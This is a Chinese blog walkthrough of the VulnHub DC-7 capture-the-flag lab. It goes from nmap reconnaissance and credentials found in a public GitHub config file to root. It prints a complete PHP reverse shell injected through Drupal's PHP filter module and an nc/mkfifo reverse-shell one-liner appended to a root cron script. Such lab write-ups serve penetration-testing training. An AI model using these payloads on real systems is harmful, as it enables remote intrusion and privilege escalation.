vulnhub靶机-DC7-Writeup

原创

含日 于 2021-12-09 23:26:00 发布 1312 收藏

分类专栏： 靶机 文章标签： 安全 渗透测试 web安全 靶机

0x01 介绍

靶机地址：

> https://www.vulnhub.com/entry/dc-7,356/

DESCRIPTION

DC-7 is another purposely built vulnerable lab with the intent of gaining experience in the world of penetration testing.

While this isn't an overly technical challenge, it isn't exactly easy.

While it's kind of a logical progression from an earlier DC release (I won't tell you which one), there are some new concepts involved, but you will need to figure those out for yourself. If you need to resort to brute forcing or dictionary attacks, you probably won't succeed.

What you will need to do, is to think "outside" of the box.

Waaaaaay "outside" of the box.

The ultimate goal of this challenge is to get root and to read the one and only flag.

Linux skills and familiarity with the Linux command line are a must, as is some experience with basic penetration testing tools.

For beginners, Google can be of great assistance, but you can always tweet me at @DCAU7 for assistance to get you going again. But take note: I won't give you the answer, instead, I'll give you an idea about how to move forward.

0x02 信息收集

nmap扫描ip

```
nmap -sP 172.16.89.0/24
```

```
┌──(root💀kali)-[~]
└─# nmap -sP 172.16.89.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-05 21:00 CST
Nmap scan report for 172.16.89.1
Host is up (0.00035s latency).
MAC Address: 3A:F9:D3:24:32:64 (Unknown)
Nmap scan report for 172.16.89.8
Host is up (0.0012s latency).
MAC Address: 00:0C:29:F0:A0:5E (VMware)
Nmap scan report for 172.16.89.2
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 1.98 seconds
```


发现靶机ip172.16.89.8，继续nmap扫描

```
nmap -T5 -A -v -p- 172.16.89.8
```

结果

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-05 21:00 CST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 21:00
Completed NSE at 21:00, 0.00s elapsed
Initiating NSE at 21:00
Completed NSE at 21:00, 0.00s elapsed
Initiating NSE at 21:00
Completed NSE at 21:00, 0.00s elapsed
Initiating ARP Ping Scan at 21:00
Scanning 172.16.89.8 [1 port]
Completed ARP Ping Scan at 21:00, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:00
Completed Parallel DNS resolution of 1 host. at 21:00, 0.00s elapsed
Initiating SYN Stealth Scan at 21:00
Scanning 172.16.89.8 [65535 ports]
Discovered open port 22/tcp on 172.16.89.8
Discovered open port 80/tcp on 172.16.89.8
Completed SYN Stealth Scan at 21:01, 4.85s elapsed (65535 total ports)
Initiating Service scan at 21:01
Scanning 2 services on 172.16.89.8
Completed Service scan at 21:01, 6.02s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 172.16.89.8
NSE: Script scanning 172.16.89.8.
Initiating NSE at 21:01
Completed NSE at 21:01, 0.65s elapsed
Initiating NSE at 21:01
Completed NSE at 21:01, 0.02s elapsed
Initiating NSE at 21:01
Completed NSE at 21:01, 0.00s elapsed
Nmap scan report for 172.16.89.8
Host is up (0.0011s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
```


```
|   2048 d0:02:e9:c7:5d:95:32:ab:10:99:89:84:34:3d:1e:f9 (RSA)
|   256 d0:d6:40:35:a7:34:a9:0a:79:34:ee:a9:6a:dd:f4:8f (ECDSA)
|_  256 a8:55:d5:76:93:ed:4f:6f:f1:f7:a1:84:2f:af:bb:e1 (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-favicon: Unknown favicon MD5: CF2445DCB53A031C02F9B57E2199BC03
|_http-generator: Drupal 8 (https://www.drupal.org)
| http-methods:
|_  Supported Methods: GET POST HEAD OPTIONS
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Welcome to DC-7 | D7
MAC Address: 00:0C:29:F0:A0:5E (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 0.003 days (since Tue Oct  5 20:57:21 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.09 ms 172.16.89.8

NSE: Script Post-scanning.
Initiating NSE at 21:01
Completed NSE at 21:01, 0.00s elapsed
Initiating NSE at 21:01
Completed NSE at 21:01, 0.00s elapsed
Initiating NSE at 21:01
Completed NSE at 21:01, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.28 seconds
           Raw packets sent: 65558 (2.885MB) | Rcvd: 65550 (2.623MB)
```

0x03 渗透

扫描发现80端口运行的Drupal，尝试利用漏洞都没有成功，根据网上搜索，考虑到提示"outside" of the box，先根据网站最下姓名



搜索到twitter

再到github

master · 1 branch · 0 tags · Go to file · Add file · Code

Dc7User Create README.md — 6e3bd09 on 29 Aug 2019 — 2 commits


README.md	Create README.md	2 years ago
addusers.php	Add files via upload	2 years ago
addusersdb.php	Add files via upload	2 years ago
config.php	Add files via upload	2 years ago
contact-info.php	Add files via upload	2 years ago
createdata.php	Add files via upload	2 years ago
createdb.php	Add files via upload	2 years ago
createmany.php	Add files via upload	2 years ago
createtables.php	Add files via upload	2 years ago
displayall.php	Add files via upload	2 years ago
index.php	Add files via upload	2 years ago
login.php	Add files via upload	2 years ago
logout.php	Add files via upload	2 years ago

在config.php下发现账号密码

7 lines (7 sloc) | 184 Bytes

```php
<?php
        $servername = "localhost";
        $username = "dc7user";
        $password = "MdR3xOgB7#dW";
        $dbname = "Staff";
        $conn = mysqli_connect($servername, $username, $password, $dbname);
?>
```


尝试web登陆失败



尝试ssh登陆成功

```
┌──(root💀kali)-[~]
└─# ssh dc7user@172.16.89.8
The authenticity of host '172.16.89.8 (172.16.89.8)' can't be established.
ECDSA key fingerprint is SHA256:J5aG8w2iY0G0Nh3p4L+WzXXaQ7O1GjFTlfAYwkBIbM4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.89.8' (ECDSA) to the list of known hosts.
dc7user@172.16.89.8's password:
Linux dc-7 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u5 (2019-08-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Fri Aug 30 03:10:09 2019 from 192.168.0.100
dc7user@dc-7:~$
dc7user@dc-7:~$
```


CSDN @含日

使用drush修改admin密码

```
cd /var/www/html
drush user-password admin --password="admin"
```

web使用admin登陆


登录后台,这里参考 https://www.sevenlayers.com/index.php/164-drupal-to-reverse-shell Drupal 后台提权的方法,进入 Manage–>Extend–>List–>Install new module




访问下载插件 https://ftp.drupal.org/files/projects/php-8.x-1.0.tar.gz ,直接下载或手动上传都行,自选

上传成功后,点击 Enable newly added modules

到 FILTERS 选项，勾选 PHP Filter，点击下方的 Install



回到主页，在左边的 Tools 栏中点击 Add content -> Basic page,Text format 选择 PHP code



写入一个 php 反向 shell 即可

找到一个可以直接利用的 php 源码 http://pentestmonkey.net/tools/web-shells/php-reverse-shell

```
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '172.16.89.2';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
 // Fork and have the parent process exit
 $pid = pcntl_fork();

 if ($pid == -1) {
  printit("ERROR: Can't fork");
```

```
  printit("ERROR: Can't fork");
  exit(1);
 }

 if ($pid) {
  exit(0);
 }

 if (posix_setsid() == -1) {
  printit("Error: Can't setsid()");
  exit(1);
 }

 $daemon = 1;
} else {
 printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

chdir("/");
umask(0);

$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
 printit("$errstr ($errno)");
 exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),
   1 => array("pipe", "w"),
   2 => array("pipe", "w")
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
 printit("ERROR: Can't spawn shell");
 exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
 if (feof($sock)) {
  printit("ERROR: Shell connection terminated");
  break;
 }

 if (feof($pipes[1])) {
  printit("ERROR: Shell process terminated");
  break;
 }

 $read_a = array($sock, $pipes[1], $pipes[2]);
 $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);
```


```
 if (in_array($sock, $read_a)) {
  if ($debug) printit("SOCK READ");
  $input = fread($sock, $chunk_size);
  if ($debug) printit("SOCK: $input");
  fwrite($pipes[0], $input);
 }

 if (in_array($pipes[1], $read_a)) {
  if ($debug) printit("STDOUT READ");
  $input = fread($pipes[1], $chunk_size);
  if ($debug) printit("STDOUT: $input");
  fwrite($sock, $input);
 }

 if (in_array($pipes[2], $read_a)) {
  if ($debug) printit("STDERR READ");
  $input = fread($pipes[2], $chunk_size);
  if ($debug) printit("STDERR: $input");
  fwrite($sock, $input);
 }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
 if (!$daemon) {
  print "$string\n";
 }
}
?>
```



kali 监听

```
nc -lvp 4444
```

点击save，成功回弹

```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.141.142: inverse host lookup failed: Unknown host
connect to [192.168.141.134] from (UNKNOWN) [192.168.141.142] 33372
Linux dc-7 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u5 (2019-08-11) x86_64 GNU/Linux
 19:42:14 up  1:15,  1 user,  load average: 0.00, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
dc7user  pts/0    192.168.141.134  18:50   38.00s  0.03s  0.03s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

0x04 提权

kali 监听

```
nc -lvp 6666
```

写入 payload

```
cd /opt/scripts/
echo "mkfifo /tmp/bqro; nc 172.16.89.2 6666 0</tmp/bqro | /bin/sh >/tmp/bqro 2>&1; rm /tmp/bqro" >> /opt/scripts
/backups.sh
```

等待回弹，获得root权限，/root/下拿到flag

```
ls
theflag.txt
cat theflag.txt



888       888          888 888    8888888b.                          888 888 888 888
888   o   888          888 888    888  "Y88b                         888 888 888 888
888  d8b  888          888 888    888    888                         888 888 888 888
888 d888b 888  .d88b.  888 888    888    888  .d88b.  88888b.   .d88b.  888 888 888 888
888d88888b888 d8P  Y8b 888 888    888    888 d88""88b 888 "88b d8P  Y8b 888 888 888 888
88888P Y88888 88888888 888 888    888    888 888  888 888  888 88888888 Y8P Y8P Y8P Y8P
8888P   Y8888 Y8b.     888 888    888  .d88P Y88..88P 888  888 Y8b.       "   "   "
888P     Y888  "Y8888  888 888    8888888P"   "Y88P"  888  888  "Y8888  888 888 888 888


Congratulations!!!

Hope you enjoyed DC-7.  Just wanted to send a big thanks out there to all those
who have provided feedback, and all those who have taken the time to complete these little
challenges.

I'm sending out an especially big thanks to:

@4nqr34z
@D4mianWayne
@0xmzfr
@theart42

If you enjoyed this CTF, send me a tweet via @DCAU7.
```